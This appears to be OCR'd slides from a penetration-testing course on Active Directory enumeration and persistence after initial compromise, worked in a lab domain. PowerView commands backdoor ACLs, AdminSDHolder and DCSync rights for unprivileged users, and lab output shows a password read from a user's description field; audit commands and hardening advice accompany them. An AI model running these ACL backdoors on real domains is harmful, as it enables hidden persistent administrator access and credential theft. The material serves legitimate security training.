Very few organizations properly audit AD ACLs. Chances are we will come across some kind of misconfiguration in the object access rights in the domain structures we will operate on.

Active Directory ACLs

For example third-party software that demanded a large amount of rights that it didn't actually need.

Active Directory ACLs

In addition, those misconfigurations are a great way of sneaky persistence, since it doesn't include adding something obvious like someone in the "Domain Admins".

Active Directory ACLs

This is particularly hard to audit due to the amount of data that will be returned.

Active Directory ACLs

Example (with elevated rights)

- Through ACLs tampering in a post-exploitation scenario we can grant an unprivileged user access to perform DCSync activities (replicate any hash from the DC actually)

Active Directory ACLs

Also, we should check for GPO permissions. If a user has write permissions over a GPO, he can gain administrative access to any machine that this GPO applies to.

Active Directory ACLs

He can accomplish this in a variety of ways, for example by pushing out an immediate scheduled task which will run and then delete itself. [PowerView has functionality for this]

Active Directory ACLs

Enumerate the AD ACLs for a given user, resolving GUIDs

```
>> Get-ObjectACL -ResolveGUIDs -SamAccountName SamAccountName
```

Active Directory ACLs

Add a backdoored ACL. Grants 'SamAccountName1' account the right to reset the password for the 'SamAccountName2' account. (Persistence, using elevated rights)

```
>> Add-ObjectACL -TargetSamAccountName SamAccountName2 -PrincipalSamAccountName
                 SamAccountName1 -Rights ResetPassword
```

Active Directory ACLs

Backdoor the permissions for AdminSDHolder. (Persistence, using elevated rights)

```
>> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName
                        SamAccountName1 -Verbose -Rights All
```

Active Directory ACLs

Audit the ACL rights for AdminSDHolder

```
>> Get-ObjectAcl -ADSprefix 'CN=AdminSDHolder,CN=System' -ResolveGUIDs |
                ?{$_.IdentityReference -match 'SamAccountName1'}
```

Active Directory ACLs

Backdoor the rights for DCSync. Grants 'SamAccountName1' account the right to replicate any hash for the DC. SamAccountName1 can be an unprivileged user! (Persistence, using elevated rights)

```
>> Add-ObjectACL -TargetDistinguishedName "dc=els,dc=local" -PrincipalSamAccountName
                                SamAccountName1 -Rights DCSync
```

Active Directory ACLs

Audit users who have DCSync rights.

```
>> Get-ObjectACL -DistinguishedName "dc=els,dc=local" -ResolveGUIDs | ? {
($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match
'GenericAll') }
```

Active Directory ACLs

Audit GPO permissions.

```
>> Get-NetGPO | ForEach-Object {Get-ObjectAcl -ResolveGUIDs -Name $_.name} | Where-
                Object {$_.ActiveDirectoryRights -match 'WriteProperty'}
```

Active Directory ACLs

Scan for "non-standard" ACL permission sets.

```
>> Invoke-ACLScanner
```

Moving from Linux to Domain Admin Through Unprivileged Users and an ACL Path

Sensitive Data In User Attributes

When we dig for gold on AD looking for default and weak passwords, it is not uncommon to find passwords stored in user attributes. So, check the description fields for accounts, the extension attribute etc.

Sensitive data in user attributes

Sensitive data can be stored in AD because the administrator does not realize that all of these attributes, at least most of them are available for authenticated users to read.

Sensitive data in user attributes

There is an attribute called confidential attribute, which by default only domain admins can view. That's where sensitive data should be stored, that's where bitlocker keys and LAPS passwords are stored by default.

Sensitive data in user attributes

For example, a domain administrator saved the password of a user named “Samantha Rivers” inside the *description* user attribute. This attribute is readable by all AD users, including non-privileged ones.

Sensitive data in user attributes

If we wanted to extract the *description* attribute's contents using the AD PowerShell module, we would execute the following inside our "ELS" testing domain.

```
>> Get-ADUser username -Properties * | Select Description
```

```
PS C:\Users\JeremyClarkson> Get-ADUser SamanthaRivers -Properties * | Select Des
cription

Description
-----------
Password: P@ssw0rd123
```

AD User & Computer Properties

There are some interesting user properties on the user objects such as L*astLogonDate*, P*asswordLastSet* and *AdminCount*.

AD User & Computer Properties

If *AdminCount* is set to 1 it is very likely that that user account is a member of the “Domain Admins” or another privileged group. This is because there is a process that actually runs every 60’ to protect privileged groups in AD which stamps them with *AdminCount* equals 1.

AD User & Computer Properties

It doesn't go back later on and remove it. Consequently, we could have some false positives with this. It can provide some very interesting information though.

AD User & Computer Properties

SIDHistory is another very interesting property. *SIDHistory* attribute can contain a SID from another user and provide the same level access as that user. It is effectively permission cloning.

AD User & Computer Properties

If we find user accounts with SID history and that *SIDHistory* is for another user that has some really interesting capabilities and rights, we could probably clone that or use that account.

AD User & Computer Properties

Custom attributes contain some interesting information. Sometimes organizations categorize users using custom attributes and if there is data in the service principal name that means that this user account is a Kerberos service account.

AD User & Computer Properties

Created	PasswordLastSet
Modified	PasswordNeverExpires
CanonicalName	PasswordNotRequired
Enabled	PasswordExpired
Description	SmartcardLogonRequired
LastLogonDate	AccountExpirationDate
DisplayName	LastBadPasswordAttempt
AdminCount	sExchHomeServerName
SIDHistory	CustomAttribute1-50
	ServicePrincipalName

AD User & Computer Properties

For example searching based on *AdminCount* or *ServicePrincipalName* properties, via LDAP.

```
>> Get-NetUser -AdminCount
or
>> Get-NetUser -SPN
```

AD User & Computer Properties

The same applies to computer objects, the following attribute names are specific to the AD PowerShell module cmdlets so they may not translate exactly.

```
>> Get-ADComputer -Filter * -Property property
```

It should be noted that this is a great way to identifying computers without traditional network scanning.


AD User & Computer Properties

Created	CanonicalName
Modified	OperatingSystem
CanonicalName	OperatingSystemServicePack
Enabled	OperatingSystemVersion
Description	ServicePrincipalName
LastLogonDate (Reboot)	TrustedForDelegation
PrimaryGroupID (516 = DC)	TrustedToAuthForDelegation
PasswordLastSet (Active/Inactive)	

AD User & Computer Properties

For example, we can identify Domain Controllers by executing the following (for DCs the PrimaryGroupID is 516).

```
>> Get-ADComputer -Filter * -Property PrimaryGroupID
```




DistinguishedName	DNSHostName	Enabled	Name	ObjectClass	ObjectGUID	PrimaryGroupID	SamAccountName	SID	UserPrin
CN=LAB-DC01,OU=Domain Controllers,DC=eLS,DC=local	lab-dc01.els.local	True	LAB-DC01	computer	a8c7d5b2-c6bb-47f2-8b49-ac8e244f0979	516	LAB-DC01$	S-1-5-21-1770822258-1552498733-1961591868-1002	
CN=USER8,OU=Computers,OU=Lab,DC=eLS,DC=local	User8.eLS.local	True	USER8	computer	8d82fa17-2496-484e-80d6-560708aa3d...	515	USER8$	S-1-5-21-1770822258-1552498733-1961591868-1108	
CN=WIN10,OU=Computers,OU=Lab,DC=eLS,DC=local	Win10.eLS.local	True	WIN10	computer	a1dc1385-4f65-4b72-b89b-4d9f803257...	515	WIN10$	S-1-5-21-1770822258-1552498733-1961591868-1139	
CN=WINDOWS7,OU=Computers,OU=Lab,DC=eLS,DC=...	WINDOWS7.eL...	True	WINDO...	computer	6def1f7f-047b-4724-abae-3bf02f6c6500	515	WINDOWS7$	S-1-5-21-1770822258-1552498733-1961591868-1142	
CN=EXCHANGE,OU=Computers,OU=Lab,DC=eLS,DC=l...	exchange.eLS.l...	True	EXCHA...	computer	6d955976-eaa9-4b2d-8de9-00657146f...	515	EXCHANGE$	S-1-5-21-1770822258-1552498733-1961591868-1145	
CN=MSSQLSERVER2016,OU=Computers,OU=Lab,DC=e...	MSSQLSERVER...	True	MSSQLS...	computer	2a1b5b85-ce5e-4de2-a43c-4eca003597...	515	MSSQLSERVER2...	S-1-5-21-1770822258-1552498733-1961591868-1170	
CN=DATABASESERVER,OU=Computers,OU=Lab,DC=eL...	DATABASESER...	True	DATABA...	computer	f44eec85-583f-48bd-a338-edf7c7c54c50	515	DATABASESERVE...	S-1-5-21-1770822258-1552498733-1961591868-1172	
CN=WSUS-SERVER,OU=Computers,OU=Lab,DC=eLS,D...	wsus-server.eL...	True	WSUS-S...	computer	a801ed8e-6fa8-4dd4-a27c-cca9729652...	515	WSUS-SERVER$	S-1-5-21-1770822258-1552498733-1961591868-1174	

AD User & Computer Properties

Another example is, identifying computers featuring a specific OS. For that we could use the AD PowerShell module as follows.

```
>> Get-ADComputer -Filter 'OperatingSystemVersion -eq "6.3 (9600)"'
```



DistinguishedName	DNSHostName	Enabled	Name	ObjectClass	ObjectGUID	SamAccountName	SID
CN=LAB-DC01,OU=Domain Controllers,DC=eLS,DC=local	lab-dc01.els.local	True	LAB-DC01	computer	a8c7d5b2-c6bb-47f2-8b49-ac8e244f0979	LAB-DC01$	S-1-5-21-1770822258-1552498733-1961591868-
CN=USER8,OU=Computers,OU=Lab,DC=eLS,DC=local	User8.eLS.local	True	USER8	computer	8d82fa17-2496-484e-80d6-560708aa3d90	USER8$	S-1-5-21-1770822258-1552498733-1961591868-
CN=EXCHANGE,OU=Computers,OU=Lab,DC=eLS,DC=local	exchange.eLS.local	True	EXCHANGE	computer	6d955976-eaa9-4b2d-8de9-00657146fd2e	EXCHANGE$	S-1-5-21-1770822258-1552498733-1961591868-
CN=MSSQLSERVER2016,OU=Computers,OU=Lab,DC=eLS,DC=local	MSSQLSERVER2016.eLS.local	True	MSSQLSERVER2016	computer	2a1b5b85-ce5e-4de2-a43c-4eca00359798	MSSQLSERVER2016$	S-1-5-21-1770822258-1552498733-1961591868-
CN=DATABASESERVER,OU=Computers,OU=Lab,DC=eLS,DC=local	DATABASESERVER.eLS.local	True	DATABASESERVER	computer	f44eec85-583f-48bd-a338-edf7c7c54c50	DATABASESERVER$	S-1-5-21-1770822258-1552498733-1961591868-
CN=WSUS-SERVER,OU=Computers,OU=Lab,DC=eLS,DC=local	wsus-server.eLS.local	True	WSUS-SERVER	computer	a801ed8e-6fa8-4dd4-a27c-cca972965288	WSUS-SERVER$	S-1-5-21-1770822258-1552498733-1961591868-

AD User & Computer Properties

Similarly to identify all MS SQL servers leveraging the SPN property, we would execute the below, using PowerView.

```
>> Get-NetComputer -SPN mssql*
```

AD User & Computer Properties

For example, let's look a the *LastLogonDate* attribute. This is effectively when that computer last rebooted. So, what we can do is get a list of all the computers, find out when they last rebooted and look at *PasswordLastSet* to see if they are still active on the network.

AD User & Computer Properties

If a computer hasn't updated its *PasswordLastSet* attribute in say 60 days, (by default all Windows computers should update it at around 30) then that computer may not be on the network.

AD User & Computer Properties

If this attributes has been updated within that timeframe and the *LastLogonData* is, for example, six months or eight, that system hasn't been patched for a long time.

AD User & Computer Properties

Windows computers by default register their OS and information relating to AD. The same applies for Linux or storage devices. By checking the *OperatingSystem* attribute we can identify what kind of computers reside in the targeted network.

AD User & Computer Properties

Through the *ServicePrincipalName,* we can get the information about the Kerberos enterprise services on these computers. In addition, the *TrustedForDelegation* and *TrustedToAuthForDelegation* attributes which are related to Kerberos delegation, provide useful information. We will leverage those information to attack Active Directory in the next module.

AD User & Computer Properties

A query containing the abovementioned properties could be the following, using the AD PowerShell module.

```
>>  Get-ADComputer -filter {PrimaryGroupID -eq "515"} -Properties
OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,PasswordLastSet,LastL
ogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation
```

Deleted AD Objects

When an AD admin deletes an object in AD, it is not deleted. It’s hidden, but the data is still there.

Deleted AD Objects

We can search for objects that have the *isdeleted* flag, pull them and look at them. We might find some very interesting information in there. It should be noted that this operation requires local administrator privileges.

Deleted AD Objects

For example, if we wanted to retrieve the deleted AD objects from our testing “ELS” domain, we would execute the following, using the DisplayDeletedADObjects module. Note that this operation requires elevated access.

```
>> Import-Module .\DisplayDeletedADObjects.psm1
>> Get-OSCDeletedADObjects
```

Deleted AD Objects

CanonicalName	CN	Created	createTimeStamp	Deleted	Description	DisplayName	DistinguishedName
eLS.local/Deleted Objects/x0rc1st DEL:83f3aae7-459e-4df3-8a28-aef54e450d19	x0rc1st DEL:83f3aae7-459e-4df3-8a28-aef54e450d19	4/24/2017 6:27:07 PM	4/24/2017 6:27:07 PM	True			CN=x0rc1st\0ADEL:83f3aae7-459e-4
eLS.local/Deleted Objects/..Deleted-_msdcs[redacted] DEL:2dae61d9-2a08-45ec-bd74-1d92143827cd		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=..Deleted-_msdcs[redacted]0
eLS.local/Deleted Objects/@ DEL:22e09c1e-4a46-4461-9430-2d8c062ba4d3		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=@\0ADEL:22e09c1e-4a46-4461
eLS.local/Deleted Objects/..Deleted-[redacted] DEL:754959dd-07ef-46f7-b3bc-3ecd4a5cfdc0		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=..Deleted-[redacted]0ADEL:75
eLS.local/Deleted Objects/@ DEL:283f4ec5-2910-495a-b66d-979a6943c26e		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=@\0ADEL:283f4ec5-2910-495a-
eLS.local/Deleted Objects/_msdcs DEL:145f0792-66ed-4723-ae59-8c99876ac778		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_msdcs\0ADEL:145f0792-66ed-
eLS.local/Deleted Objects/lab-dc01 DEL:c0fde65a-8cbf-4ad9-82b4-85cf55000b80		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=lab-dc01\0ADEL:c0fde65a-8cbf
eLS.local/Deleted Objects/_ldap._tcp DEL:762a0c79-039c-4ef4-85e9-e17b52f245e0		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp\0ADEL:762a0c79-039
eLS.local/Deleted Objects/_ldap._tcp.Default-First-Site-Name._sites DEL:4dcd2a16-562d-45c5-8248-9bbc27e3708e		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp.Default-First-Site-Na
eLS.local/Deleted Objects/_ldap._tcp.pdc DEL:00c19c4a-662a-4bcc-a19e-1152ce57de87		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp.pdc\0ADEL:00c19c4a

Domain Password Policies

We can get information about the domain password policy again using the AD PowerShell module, by executing the following command.

```
>>  Get-ADDefaultDomainPasswordPolicy
```

Domain Password Policies

If you see that the min password length is 7 in an organization write it up as a finding.

Finally, let's document what important pieces of information we can extract after initial compromise.

Defensive measure related information

Windows AppLocker current mode and rules, *DeviceGuard*, *Windows Defender* exclusions, Sysinternals *Sysmon* Configuration, *push event forwarding*, *EMET* configuration etc. can all be enumerated after initial compromise.

Defensive measure related information

For enumerating the above and more please refer to the following resource.

https://github.com/darkoperator/Meterpreter-Scripts/tree/master/post/windows/gather

Defensive measure related information

As you understand we can extract a great amount of information from AD after initial compromise and importantly from an unprivileged user's perspective. It is therefore crucial that the associated with each defensive measure policies and configuration files should be locked down so that authenticated users do not have read access.

More tips and tricks on Powerview can be found below.

- https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993
- https://gist.github.com/HarmJ0y/3a275be9205f7140dc77fb038c8815af
- https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf
- https://gist.github.com/HarmJ0y/3328d954607d71362e3c

Another PowerShell based tool for AD enumeration is AdEnumerator.

Keep in mind that PowerShell is getting heavily monitored these days. Consequently, also consider the following tools. pywerview, windapsearch and hunter.

Another extremely important aspect of an organization is its web applications. Taking into consideration that the defenses are getting stronger, the organizations' web applications could be the only aspect to provide us with an entry point.

To map the application server attack surface of an organization we can use tools like Metasploit's *auxiliary/scanner/http/ssl* and *auxiliary/scanner/http/http_version*, Nmap's *http-enum*, clusterd and EyeWitness.

After gaining initial access, we can also use Get-BrowserData.ps1 to identify internal websites or applications and SessionGopher to identify systems that may connect to Unix systems, jump boxes or point-of-sale terminals.

References

References

snmpcheck

Install the Active Directory PowerShell Module on Windows 10

smbmap

SPN directory list

dumpusers

Find-PSServiceAccounts

DumpSec

SPN scanning

enum.exe

PSReflect

I Hunt Sys Admins 2.0 Will Schroeder @harmj0y

Retrieve All Users from AD Forest (PowerShell/ADSI)

PowerView

Derivative Local Admin

AD PowerShell module

PSConfEU - Offensive Active Directory (With PowerShell!)

References

- PowerSploit
- PowerView-2.0-tricks.ps1
- Cross-domain/forest trust resource
- AdEnumerator
- BloodHound
- pywerview
- DisplayDeletedADObjects
- windapsearch
- Meterpreter-Scripts
- hunter
- PowerView-3.0-tricks.ps1
- clusterd
- PSConfEU.ps1
- EyeWitness
- CheatSheets / PowerView.pdf
- Get-BrowserData.ps1

SessionGopher